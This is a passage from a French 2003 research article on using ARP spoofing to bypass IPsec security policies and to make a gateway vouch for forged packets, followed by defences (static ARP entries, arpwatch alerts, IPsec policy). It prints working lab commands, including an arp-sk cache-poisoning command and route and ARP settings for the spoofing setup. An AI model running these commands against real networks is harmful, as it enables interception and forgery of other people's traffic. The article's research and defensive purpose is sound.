        rightahspi=0x112
        leftahspi=0x121
```

IPsec requiert que l'adresse IP de l'interface corresponde à une de celles définies pour les extrêmités du tunnel, ce qui relève du bon sens. Par conséquent, la configuration réseau de l'ordinateur décapsuleur est la suivante (départ interface réseau arrêtée) :

```
Cthulhu:~# ifconfig eth0 192.168.1.1 netmask 255.255.255.0 broadcast 192.168.1.255 up
Cthulhu:~# route add -net 157.159.100.0 netmask 255.255.255.0 device eth0
Cthulhu:~# route add default gateway 157.159.100.76 device eth0
Cthulhu:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Il faut ensuite démarrer IPsec et activer les associations de sécurité :

```
Cthulhu:~# /etc/init.d/ipsec start
ipsec_setup: Starting FreeS/WAN IPsec 2.00pre3...
ipsec_setup: Using /lib/modules/2.4.21-pre3/kernel/net/ipsec/ipsec.o
Cthulhu:~# ipsec manual --up Client_Passerelle_AH
```

Le pirate prend alors l'identité Ethernet de la passerelle (c'est ici que ARP intervient) :

```
Cthulhu:~# arp-sk --reply --dst "00:b0:d0:d7:64:2b"
> --arp-dst 192.168.1.2:00:b0:d0:d7:64:2b --arp-src 192.168.1.1:00:03:47:fb:01:fd
> --rand-time --beep
```

Dès lors, depuis le Client, une tentative d'accès au Serveur web retourne une fausse page. Bien sûr, cela n'est possible ici que parce que la base des politiques de sécurité pour les paquets entrant (`inbound_SPD`) est ici mal configurée / non configurée sur le Client. La Figure 11 donne le cheminement des paquets :



Figure 11 - Contournement des Politiques de Sécurité (2)

Et la Figure 12 donne le parcours des paquets dans la pile de protocoles du Client :



Figure 12 - Contournement des Politiques de Sécurité (3)

Remarque : Cette attaque peut être aussi menée contre un tunnel chiffré. Auquel cas, ARP sert uniquement à obtenir les informations sur les `SPI` et à empêcher les paquets d'arriver à leur destination légitime. La création de paquets forgés revient alors à mener une attaque ``en aveugle'', avec les difficultés inhérentes à ce type de technique (détermination des numéros de séquence TCP, etc.), comme cela se fait contre les connexions classiques avec telnet, netscape...

En guise de conclusion sur cette attaque, l'absence d'outils automatisant les tâches mentionnées ci-dessus sur les ordinateurs du pirate tend à faire croire qu'elle est difficile à mener. En réalité, il n'en est rien. Une fois un logiciel spécialisé développé, cette attaque devient triviale.

Les Paquets qui font Fausse Route...

De nombreux dispositifs de sécurité réseau, notamment des passerelles IPsec et des pare-feux classent leurs interfaces selon deux catégories : les interfaces de confiance (`trusted`) et les interfaces débouchant sur des réseaux peu-sûrs (`untrusted`). Notamment, certains routeurs disposent de plusieurs interfaces de confiance, desservant les sous-réseaux de l'entreprise, et d'une interface publique. De tels routeurs sont aussi amenés à se comporter comme une passerelle IPsec, par exemple pour établir un VPN avec un site distant et / ou pour sécuriser une partie du traffic entre des hôtes locaux et le routeur. Le problème qui se pose alors est qu'IPsec se limite par conception à faire des vérifications de sécurité par interface. Cela signifie que si les politiques de sécurité d'une interface gêne le pirate, peut être une autre interface répondra à ses besoins ; par ailleurs, les politiques de sécurité sur une interface de confiance sont souvent établies sous la forme d'un service de sécurité offert suivant un ensemble de conditions sur les paquets. Cela signifie que certains paquets sont contraints à subir un traitement de sécurité, alors que les autres sont acheminés. Si le routeur n'effectue pas de l'``Ingress Filtering'' (cf. [FS00]), il est possible de leurrer totalement un client disposant d'une association de sécurité avec la Passerelle.

En terme de réalisation, la maquette précédente est reprise (cf. Figure 10) ; seuls quelques ajustements sur l'ordinateur effectuant la translation d'adresse sont nécessaires : les réponses forgées sont acheminées vers une interface de la passerelle, ce qui nécessite de rajouter une route et une entrée statique dans le cache ARP (pour plus de discrétion et pour ne pas rentrer en conflit avec la machine jouant le rôle de ``décapsuleur'').

```
Roue:~# route add -host 192.168.1.2 gateway 192.168.1.1 device eth0
Roue:~# arp --set 192.168.1.1 00:10:5a:48:01:c5
```

La Passerelle reçoit sur une interface de confiance un paquet forgé avec comme adresse source celle du Serveur et comme adresse destination celle du Client. Sa table de routage lui indique l'interface de sortie, et la base des politiques de sécurité en sortie pour cette interface lui indique que le paquet doit être protégé par IPsec. On amène ainsi la passerelle à se porter garante de la réponse faite par le pirate ! La Figure 13 résume le cheminement des paquets :



Figure 13 - Spoofing contre la Passerelle (1)

Et la Figure 14 résume le trajet du paquet dans la passerelle de sécurité :



Figure 14 - Spoofing contre la Passerelle (2)

I.v - Les Parades

Entrées Statiques dans le cache ARP

La commande `arp` permet, en plus de consulter l'état du cache, d'y insérer des entrées de façon statique.

Cette technique permet de s'affranchir de l'utilisation d'ARP pour la résolution des adresses IP concernées. Deux conséquences directes sont :

- la protection contre l'écrasement (`cache poisonning` ou `arp spoofing`) d'une entrée statique,
- une diminution du trafic parasite sur le réseau local.

En revanche, construire une table des entrées statiques est une tâche relativement laborieuse. Tout changement de carte réseau sur un ordinateur du réseau implique des mises à jour ; la distribution de la table pose des problèmes d'organisation...

Dans le cadre de nos expérimentations, il n'était pas envisageable d'effectuer un enregistrement des adresses MAC en amont (i.e. à la réception de l'équipement). Par conséquent, on a opté pour une technique in-situ :

```
Cthulhu:~# ping -b 157.159.100.255 &
... on attend quelques secondes ...
Cthulhu:~# arp --numeric | cut --characters=1-50| sed 's/ether//' > /etc/ethers
Cthulhu:~# arp --file /etc/ethers
```

La commande `ping` permet ici d'opérer un `echo_request` ICMP sur le broadcast. Tous les hôtes du réseau ne répondront peut être pas, mais une grande majorité le fera, et ce après avoir effectué des `request` ARP. Le cache ARP de notre ordinateur se remplit donc très vite.

Un premier appel à la commande `arp` nous permet alors de lister le contenu du cache, d'enlever les informations parasites et d'écrire dans un fichier.

Ce dernier fichier est alors injecté en tant que base d'entrées permanentes pour le cache.

Bien sûr, cette technique est imparfaite puisque rien ne prouve que les associations obtenues pendant le `ping` sont correctes. Cependant, le fichier obtenu constitue une base intéressante pour observer des comportements incohérents (cf. partie suivante).

Nous avons pu constater qu'une attaque de type `arp poisonning` ou `arp spoofing` était tenue en échec par ces définitions statiques. Cependant, lors d'une communication, si un seul hôte possède une entrée statique pour décrire son peer, alors une attaque visant le peer est toujours possible. Un déni de service peut ainsi être obtenu, ou encore l'interception d'une partie de la communication (dans le sens peer --> hôte). Par ailleurs, même si les deux correspondants disposent d'entrées statiques, rien n'empêche le pirate d'agir autrement que via ARP, par exemple en saturant les tables de commutation ou en effectuant du `MAC spoofing`. Une configuration adaptée des commutateurs (blocage de ports) est nécessaire.

La définition d'entrées statiques dans le cache est donc limitée par des contraintes fortes de déploiement, de passage à l'échelle, et de mise à jour.

Alarmes / IDS

La mise en place de systèmes de détection d'intrusions, couplés à des processus donnant l'alarme lorsque le doute surgit, peut apporter un plus contre les attaques opérées via ARP. En particulier, il n'est pas systématiquement nécessaire de s'intéresser au trafic ARP : la manifestation de comportements étranges au sein du réseau peut avoir eu pour moyen une attaque par ARP, et être détectée par exemple au niveau applicatif. Cependant, l'observation des échanges ARP constitue une précaution simple et économique, il n'y a donc pas de raison de s'en priver.

Pour nos tests, nous avons utilisé l'utilitaire `arpwatch`, disponible pour de nombreux systèmes UNIX. Il semble que ce logiciel soit ``le'' grand classique en la matière.

```
Cthulhu:~# /etc/init.d/arpwatch start
```

`arpwatch` dispose de paramètres adaptés pour effectuer des sorties vers différents systèmes d'alarmes, et en particulier une sortie générique. Un sortie snmp permet aussi de contacter un agent et de provoquer l'émission de `traps`. Par défaut, un rapport est envoyé à l'administrateur de la machine locale par mail, et les incohérences sont enregistrées dans un fichier de log et affichées dans le syslog. Une attaque par ARP peut notamment être identifiée par l'affichage d'une ligne comme celle-ci :

```
syslog:Jan 30 14:51:42 cthulhu arpwatch:
> ethernet mismatch 154.241.167.4 0:4:76:51:3a:7a (4e:d0:49:dd:16:7b)
```

IPsec

Le chapitre précédent nous a permis de dégager les limitations d'IPsec face aux attaques menées via ARP. Cependant, un usage raisonné d'IPsec permet de réduire les risques. En particulier :

- en chiffrant les paquets, IPsec limite l'intérêt de l'espionnage par ARP,
- en authentifiant et en assurant l'intégrité des paquets, IPsec compromet les attaques par modification ou par usurpation (l'anti-rejeu est aussi nécessaire).

En revanche, IPsec n'empêchera jamais un déni de service mené par ARP. De plus, l'efficacité d'IPsec est liée, comme nous l'avons vu plus haut, à un travail rigoureux de définition des politiques de sécurité et d'analyse des processus de routage au niveau des routeurs.

En l'absence de standard de fait pour les services cryptographiques au niveau Ethernet (notamment pour l'authentification),

l'administrateur est amené à considérer la mise en place d'un tel service dans une couche supérieure. En travaillant directement au niveau IP, IPsec constitue une solution de replis tout à fait valable.

CONCLUSION

Les conclusions des études présentées ici soulignent les limitations des technologies de sécurité actuelles. La vision ``terminal utilisateur'' a été au coeur de nos investigations, pour des raisons évidentes de simplicité (réalisation des maquettes, etc.). De nombreux protocoles sont aussi nécessaires en coeur de réseau, pour définir des arbres de commutation, des tables de routage, etc. Assurer la sécurité d'un tel système implique des moyens appropriés secondés par une vigilance constante.

RÉFÉRENCES

[apache] **APACHE**
Status: Serveur Web
(Source: http://www.apache.org)

[arp-sk] **ARP SWISS KNIFE**
Status: Programme
Auteur(s): F. Raynal, E. Detoisien, C. Blancher
(Source: http://www.arp-sk.org)

[freeswan] **FREES/WAN**
Status: Patch Kernel Linux
(Source: http://www.freeswan.ca)

[FS99] **A CRYPTOGRAPHIC EVALUATION OF IPSEC**
Date: Février 1999
Status: Article
Auteur(s): N. Ferguson, B. Schneier
(Source: http://www.counterpane.com/ipsec.pdf)

[FS00] **NETWORK INGRESS FILTERING: DEFEATING DENIAL OF SERVICE ATTACKS WHICH EMPLOY IP SOURCE ADDRESS SPOOFING**
Date: Mai 2000
Status: RFC 2827
Auteur(s): P. Ferguson, D.Senie
(Source: http://www.ietf.org/rfc/rfc2827.txt)

[HC98] **THE INTERNET KEY EXCHANGE (IKE)**
Date: Novembre 1998
Status: RFC 2409 (Proposed Standard)
Auteur(s): D. Harkins, D. Carrel
(Source: http://www.ietf.org/rfc/rfc2409.txt)

[KA98] **SECURITY ARCHITECTURE FOR THE INTERNET PROTOCOL**
Date: Novembre 1998
Status: RFC 2401 (Proposed Standard)
Auteur(s): S. Kent, R. Atkinson
(Source: http://www.ietf.org/rfc/rfc2401.txt)

[Plu82] **AN ETHERNET ADDRESS RESOLUTION PROTOCOL -- OR -- CONVERTING NETWORK PROTOCOL ADDRESSES TO 48.BIT ETHERNET ADDRESS FOR TRANSMISSION ON ETHERNET HARDWARE**
Date: 1er Novembre 1982
Status: RFC 826 (Standard)
Auteur(s): D. C. Plummer
(Source: http://www.ietf.org/rfc/rfc826.txt)

Jean-Jacques - Puig

Janvier 2003